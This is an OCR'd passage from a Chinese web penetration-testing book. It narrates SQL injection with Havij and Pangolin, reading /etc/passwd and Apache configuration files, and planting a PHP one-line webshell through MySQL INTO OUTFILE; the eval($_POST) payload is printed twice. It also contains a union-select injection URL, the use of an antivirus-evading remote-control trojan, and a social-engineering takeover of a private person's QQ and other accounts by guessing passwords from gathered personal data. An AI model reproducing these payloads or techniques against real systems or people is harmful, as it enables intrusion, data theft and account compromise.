


图 5-90　获取管理员密码

5.10.4　尝试读取 Linux 系统中的文件

01　读取 Passwd 和 Shadow 文件

单击“Read Files”按钮，在“File Address”文本框中输入“/etc/passwd”进行读取，结果如图 5-91 所示，将其复制到文件中进行查看。通过分析“/etc/passwd”文件，知道该服务器存在多个网站用户，用户 ID 从 503 到 526，一共有 24 个用户。但是，读取“/etc/shadow”文件失败，不能直接获取 Linux 用户的密码。




图 5-91　读取“/etc/passwd”文件的内容

02　读取网站文件

通过“/etc/passwd”文件直接读取存在 SQL 注入点的 PHP 文件，在“File Address”文本框中输入“/home/lixxxxxx/index.php”，如图 5-92 所示，得知该数据库用户为“root”，密码为“gxxx5”。

03　读取 Apache 配置文件

通过分析“/etc/passwd”文件可以知道，该服务器采用“Apache+MySQL+PHP”架构，因此，读取 Apache 配置文件即可获取网站的真实路径。

直接读取 Apache 配置文件“/etc/httpd/conf/httpd.conf”，通过 Havij 读取失败，如图 5-93 所示。将 SQL 注入地址复制到 Pangolin 中，在检测出 SQL 注入点以后直接切换到“File Reader”模块，将

非卖品，仅供非商业用途或交流学习使用

Apache 配置文件复制到“File Path”文本框中，结果如图 5-94 所示。




图 5-92　读取网站文件




图 5-93　使用 Havij 读取 Apache 配置文件失败




图 5-94　使用 Pangolin 读取 Apache 文件

5.10.5　构建和获取 WebShell

01　使用 Pangolin 写入 WebShell

在 Pangolin 中单击“File Writer”按钮，在“File Path”文本框中输入“/home/life2health/ zwell.php”，文件内容就是用 Pangolin 默认的内容，如图 5-95 所示。测试写入，结果提示不能写入，一个可能原因就是 Magic_quotes_gpc 参数设置为 “OFF”。看来，直接写入获取 WebShell 不可行。

02　通过数据库的 outfile 获取 WebShell

在本例中，由于获取了网站的真实路径及数据库 root 用户的密码，因此可以尝试通过 outfile 获取 WebShell。使用 MySQL-Front 登录该 MySQL 数据库服务器，执行 “Select '<?php eval($_POST [cmd]);?>' into outfile '/home/xxxxx/img/12.php';” 命令，如图 5-96 所示，显示 SQL 执行错误，原因可能是网站目录没有写入权限。

回到 Apache 的配置文件目录，将所有网站配置文件中有关网站路径的内容重新整理，逐一进行测试，终于在测试到 diet 网站时成功了，如图 5-97 所示。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！




图 5-95　使用 Pangolin 的文件写入失败




图 5-96　写入文件执行失败




图 5-97　写入文件成功

03　获取 WebShell

直接祭出一句话“大杀器”“中国菜刀”，添加类别后直接连接，终于出现了熟悉的界面。如图 5-98 所示，在该文件目录下出现了多个压缩文件（从 111.rar 到 999.rar）。

将其下载到本地进行查看，通过分析，获悉该压缩文件为国内某门户网站的所有数据库文件，该 Linux 服务器不过是一台文件中转服务器。再次通过分析日志文件发现，该攻击者又使用了一个跳板，如图 5-99 所示。




图 5-98　获取 WebShell




图 5-99　从国内服务器下载数据

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

由此可见，该攻击者非常小心，先将压缩后的数据库文件上传到国内肉机中，然后从国内肉机将文件转移到国外的 Linux 服务器上，最后从国外的服务器上将文件下载到本地。

5.10.6 提权及下载数据库

利用“中国菜刀”上传一个功能比较齐全的 WebShell，如图 5-100 所示，通过执行命令及反弹端口等操作，发现该 WebShell 的权限较小，估计前期攻击者已经对服务器进行了加固，所以即使获取了 WebShell 也无法提权。




图 5-100 上传 PHPSPY2009

抱着研究和学习的目的，通过 WebShell 将该网站的所有数据库导出，如图 5-101 所示。由于数据库用户是 root 权限，因此该服务器上所有的数据库均能访问。将数据库及程序代码导出到 Shell 目录并压缩后下载到本地。




图 5-101 将数据库导出到本地

5.10.7 小结

Linux 的渗透相对较难，但也不是无迹可寻——只要功夫深，铁棒磨成针！要注意日常的技术和技巧积累，不断进行总结和回顾。就本例而言，笔者有以下几点体会。

- 使用 MySQL-Front 导出一句话木马。使用 MySQL-Front 连接 MySQL 数据库成功后，执行“Select '<?php eval($_POST[cmd]);?>' into outfile '/home/xxx/img/antian365.com.php';”语句，即可将一句话木马导出到目录“/home/xxx/img/”下，通过“中国菜刀”即可获得 WebShell。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

- Apache 在 CentOS 中的配置文件路径为“/etc/httpd/conf/httpd.conf”。现在很多 Web 服务器都采用“Apache+Mysql+PHP”架构，读取 httpd.conf 文件即可获取所有网站的真实路径等信息，这些信息在生成一句话的 WebShell 时特别有用。
- 熟悉和掌握 Havij SQL 注入工具。除了 Pangolin，Havij 也是一款免费的 SQL 注入工具。
- Havij 配合 Pangolin 读取 Linux 文件效果较佳。有些时候，Havij 不能读取的文件在 Pangolin 中可以读取，反之亦然。
- Linux 中的目录权限限制较严格，一般而言在，网站根目录下都会有可写目录。在写 WebShell 时需要多尝试，特别是 img、images 和 xml 等目录，都是常见的可写目录。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

第 6 章　高级渗透技术

在 Web 渗透中，对某些目标采用常规手法是无法渗透的，因此需要通过一些技巧和方法，也就是本章中所说的怪异渗透实现。渗透也是需要创新的，通过多种方法的组合，或者在某一种常规渗透方法上配合一些新的技术，往往就能顺利渗透目标对象。这些方法有抓包分析、社工渗透、内网多种方法配套渗透、JBoss 服务器渗透等。

本章主要通过实际案例讨论如何利用一些不常见的方法进行 Web 渗透。Web 渗透的核心，笔者认为有两个：一个是渗透思路；另一个是渗透方法。只要思路正确，然后运用一定的渗透方法，就一定能够渗透目标对象。当然，攻击与防范是相对而言的，如果防范做得比较严格，渗透起来就相对比较难了。

本章主要内容

- 社会工程学渗透
- 网络维护过程中的渗透与反渗透
- Boss 获取 WebShell
- Boss Application Server 获取 WebShell
- 通过 Tomcat 弱口令渗透某 Linux 服务器
- Struts S016 和 S017 漏洞利用实例
- JBoss 获取 WebShell
- JspRun! 后台获取 WebShell
- ECSHOP 后台获取 WebShell
- 0day 分析之 ColdFusion 本地包含利用方法
- 一种新型 PHP 网站后门隐藏技术研究
- OpenSSL “心脏出血” 漏洞分析及利用
- 通过网上信息获取某 Linux 服务器的 WebShell
- 一句话密码破解获取某网站 WebShell
- 突破防篡改继续上传
- 渗透测试之旁注
- 内网渗透嗅探术

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

6.1　社会工程学渗透

很多朋友玩社工都很厉害。社会工程学（简称“社工”）是攻击中的一种特殊应用，“入侵+社工”的攻击模式如果利用得好，可以所向披靡。本次安全检测就是简单的尝试。

6.1.1　安全检测

我们一起了解一下本次安全检测过程。

1. 操刀上阵——我的“三板斧”

笔者看到链接地址“http://www.AAA.com/BBB/CCC.php?pid=XXX”，就试着在其地址后添加一个单引号，随之绝对路径就被泄露了。

“第一板斧”就把“敌人”弄了个“脑震荡”。有时可能不会只通过一个简单的单引号就暴露路径，所以，可以试试随意输入一些字符（当然要灵活运用），路径为“F:\AAA\BBB\bbs6.1\CCC\db_mysql.class.php”，如图 6-1 所示。




图 6-1　获取路径

2. 无敌掌——信息分析和收集

目录中以“bbs6.1”命名——“bbs”不是“论坛”的意思吗？打开地址“http://www.AAAA.com”，最下方显示的是“Powered by AAA! 6.1.0”，虽然修改了标识，但还是可以看出这是一个 Discuz! 的论坛。笔者曾经发现了一个 Discuz! 6.1 论坛存在注入，但是这个不是，因为“BBB”目录不是论坛程序，而是另一个文件目录。

3. 无影腿——SQL 注入测试

提交“and 1=1”和“and 1=2”，“and 1=1”返回正常，但是提交“and 1=2”的时候，却自动跳转到“and 1=1”的页面，而且提交的“and 1=2”也变成了“and 1=1”，使用“/**/”代替空格，发现还是一样。在 URL 后面加上一个“-1”，新闻页面则变成了另外一则，说明存在注入。

4. 开山掌——获取 SQL 注入长度

接着就是判断长度了，“order by X”，以 10 个为一组依次递增，最后发现到 30 的时候出现错误，所以，长度在 20 至 30 之间。接着改变长度数字并提交，最后判断长度为 23，如图 6-2 所示。

5. 无上心法——获取数据库版本和用户等信息

得到长度之后，提交“http://www.AAA.com/BBB/CCC.php?pid=407/**/and/**/1=2/**/union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23/*”，出现了 9 和 11 两个值。用 version() 和 user() 替换这两个值，查看 MySQL 的版本和用户，如图 6-3 所示，信息如下。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！


```
User    =    root@localhost
Version  =    5.0.20 -nt-log
```




图 6-2　获取长度




图 6-3　获取 MySQL 数据库的版本和用户信息

6. 一招制敌——获取数据库密码

可以通过以上信息推断，数据库和 Web 在一起，没有分离，还是 root 权限，而且是 MySQL5 数据库。但是，服务器系统要么是 NT（Windows）要么是 LOG（Linux），为什么会一起显示呢？通过上面被暴露的路径可以知道是 Windows 操作系统。使用 ping 命令查看，TTL 的值为 53——难道不是 Windows？在 URL 中用大写“PHP”代替小写“php”，返回正常。很明显，是服务器进行了设置来欺骗我们的眼睛。既然是 root 权限，而且还是 MySQL5 的 root 权限，就不用手工猜解管理员账号和密码了，直接访问 load_file 读出 root 账号的密码即可。

把“F:\AAA\BBB\bbs6.1\CCC\db_mysql.class.php”这个路径转换成 16 进制读取，查看源文件，查找 require 或者 include 引入文件，找到数据库连接文件 config.inc.php 的真实路径，如图 6-4 所示，有时候可能页面无法显示，那就查看源文件。修改路径，把“config.inc.php”放到路径上面，继续转换，接着提交，这时就能查看 root 的密码了，示例如下，如图 6-5 所示。

```
$dbhost = 'localhost';    // 数据库服务器
$dbuser = 'root';         // 数据库用户名
$dbpw = 'XXX';            // 数据库密码
$dbname = 'XXX';          // 数据库名
```

6.1.2　小遇周折，提权成功

提权的道路不会一帆风顺，但还是要积极想办法解决问题。

1. 无法获取 phpMyAdmin

问题就出在这里。大家都知道，一般使用 MySQL 数据库的网站，都喜欢使用 phpMyAdmin 来管理数据库，那么我们就来找找 phpMyAdmin 的地址——结果没有找到。用自己编写的小工具扫描 PHP 网站后台、phpMyAdmin 及上传页面，也没有结果。更让人郁闷的是“magic_quotes_gpc=on”，“%2527”绕不过魔法引号，无法导出。

严禁网络传播本PDF，违者责任自负！




图 6-4　获取数据库的配置文件路径




图 6-5　获取数据库密码

2. 使用 GmySql 编辑器连接 MySQL 数据库

笔者曾遇到过类似的问题，到论坛求助，cnxhack 给出了思路。如果是 Discuz! 6.x，那么利用 MySQL5 注入得到论坛管理员密码，然后登录进后台，开启 WAP，再利用 Discuz! 0day 漏洞搞定。难道这次也要这么做吗？就在笔者准备采用这种方法的时候，忽然想到了 MySQL 连接器。按照常规来说，要在本地才能连接，这次竟然直接连接上去了，如图 6-6 所示。

图 6-6　成功连接 MySQL 数据库

3. 创建一句话木马并上传大马

在 GmySql 编辑器中执行以下脚本。

```
= = = =
```

严禁网络传播本PDF，违者责任自负！

啊！上传一个建立用户的 bat 文件并运行，还是没有建立连接，如图 6-8 所示。




图 6-7　得到大马




图 6-8　获取管理员账号列表

5. 使用木马来帮忙

new4 做过一个免杀的暗组远控木马，笔者请安装了 McAfee 的朋友帮忙测试——还是免杀！上传到本次实验环境并运行，等待一会儿就上线了，如图 6-9 所示。




图 6-9　服务器上线

远程 Telnet，发现原来是服务器开启了密码复杂性，这就好办了，输入任意内容使其符合条件就行了。接着就是远程登录。登录成功，如图 6-10 所示。




图 6-10　登录远程终端

6.1.3　我也来社工

本节我们聊聊社工的相关话题。

1. 社工进入其管理的一台服务器

一个管理员的名字引起了笔者的注意。因为在注入之前，笔者访问过那个论坛，发现网站管理员的名字和笔者相同。用自己的用户名和密码试了一下，居然可以登录远程服务器，如图 6-11 所示。




图 6-11　登录其他远程服务器

2. 社工进入其管理的论坛

继续社工，成功登录论坛，如图 6-12 所示，进入后台。继续看看能否社工其他内容。




图 6-12　进入管理后台

3. 社工之收集资料

社工其实没有太高的难度，就是利用搜集的资料和足够的信息对目标账号依次试验，关键是看目标账号的所有者，如果这个所有者太“弱”了，那么被社工是“分分钟”的事情。所以，大家一定要防范社工，特别是在网络上！

打开谷歌，开始搜索——东西太多，一个一个来。不急于用这个密码去试验所有的账号，先理清思路，具体如下。

01 把关于目标账号的所有页面浏览一遍，认真仔细地查找资料，然后将它们集合到一起进行对比，选出出现频率比较高的。

02 利用这些资料，对那些有用的地方进行社工，如电子邮箱、淘宝的个人资料等（淘宝上的基本都是真实的信息）。

03 利用第二次收集的资料进行社工。如果进行三次社工都没有效果，就要考虑放弃了。

4. 小有收获

开始按照计划实施。第一步，收集个人信息如下。

- 个人：fXXXXove，冰 X
- 密码：xxxxx，xxxxxx，xxxxxx
- QQ：648XX14，9143XXXX
- 支付宝：fxxxxov
- Email：fxxxxove@qq.com，fxxxxove@yahoo.com.cn
- 联系电话：134xxxx5919
- MSN：fxxxove@hotmail.com
- 出生日期：1980 年 x 月 x 日

第二步，第一组账号是 Discuz! 官网的登录用户名和密码，查看个人资料，没有获得更多信息，如图 6-13 所示。




图 6-13 从 Discuz! 官网获取其个人信息

接着，用第一个密码访问其他网站，发现此人的现居地、个人简历及兴趣爱好等信息，如图 6-14 所示。

图 6-14 进一步获取其个人信息

使用以上用户名和密码访问更多网站，也成功登录，如图 6-15 所示，只是其中一个网站的登录密码不同，使用的是第二个密码。

图 6-15　登录其他网站

继续访问更多网站，如图 6-16 所示，资料基本相同，只是额外获得了其身高信息。

图 6-16　进入更多网站和博客

接着，进入目标账号在某网站的空间，有一些有用信息，如图 6-17 所示，性别为“女”，年龄为 32 岁，现居地为广东深圳（难道上面的“山东”是假的？最后根据空间里面的旅游照片判断，山东是假的。因为有一个外出郊游的相册，里面的穿着、时间还有风景不像是山东的，而且南方和北方的气温差异很大，同一时期穿着是不一样的）。




图 6-17　获取某的空间中的个人资料

现在还剩下目标账号的 QQ、MSN 及淘宝账号没有拿到。

接着是 QQ 号码。既然第一个密码已经失败了，那只有使用其他信息了。用出生日期试了试，无法直接登录。尝试输入目标账号所有者的名字和“冰 X”的拼音字母，还是不行，出生地及其他拼音字母也不行。静下来想一想，一个受过大学教育的人，不会简单地使用单一的数字或者拼音作为密码，而可能是一个数字和字母的组合。第三次，用“fxxxove”加上“1980”，居然成功了。虽然还没有登录，但是笔者已经知道自己成功了。为什么？因为出现了“与上次登录地点不一样”的提示信息，输入验证字母成功进入，如图 6-18 所示。




图 6-18　成功登录其 QQ 号码

访问 QQ 空间和 QQ 邮箱，查看资料。邮箱中保存了很多有用信息，所以别小看了它，它足以威胁到我们所有账号的安全！

剩下的就是淘宝和 MSN 了。用过的人就知道，注册的时候需要一个找回信息或者更改密码用的邮箱，而目标账号使用的恰恰是 QQ 邮箱。试了一下，设置了密码找回问题，一个是她的居住地，另一个是她爱看的电影。居住地已经知道了，爱看的电影是什么呢？去哪里找呢？QQ 空间上面有一个“个人档”，其中一栏是“我推荐的电影”。看了一下，她居然填写的是“我”。结果并不重要，重要的是通过首次社工学习到了一些经验和防护措施（记得年少无知之时，自己也曾把很多密码都设置成相同的）。

社工完成，还要提醒目标用户注意保护个人信息安全。

6.1.4　总结与体会

先谈服务器。按理说，此服务器上的网站程序安全性尚可，共有 3 个网站，一个是 Discuz! 7.0 的论坛，一个是此次社工的 Discuz! 6.x 网站，另一个是网上手机商城（因为反查 IP 域名失败，所以没有详细研究）。但是，这个 Discuz! 6.x 网站存在注入，倘若此时依次嗅探，估计能拿下其他同网段的服务器。

再谈社工。仅以此事件提醒广大网友，不要把个人的真实资料放在网络上，那是非常可怕的！还有，不要把自己在不同网站、论坛的密码都设置成相同的，也不要以自己的出生日期或者真实资料作为密码，这样做不安全！

6.2　网络维护过程中的渗透与反渗透

一个朋友告诉笔者，他在访问自己公司网站时跳出很多奇怪的页面，而且杀毒软件提示网页存在病毒——第一感觉就是公司服务器被入侵了。

6.2.1　网站挂马检测和清除

01　使用软件嗅探被挂马页面

得知朋友的远程终端和公司网站名称后，首先在虚拟机中使用 URLSnooper 对网站进行嗅探，果然网站多处文件被挂马，如图 6-19 所示。登录远程终端后，得知其服务器配置较高，带宽是 20M 光纤，访问网络的速度非常快——高质量肉机的首选，也难怪被“黑”。

说明

（1）URLSnooper 是一款安全检查工具，看其名称就知道该软件是 URL 监视软件，笔者认为它是一款

捕捉网站是否挂马的好工具。URLSnooper 的安装比较简单，安装完毕后需要安装默认的抓包软件。

（2）确认网站被人挂马后，应马上将网站文件进行备份。

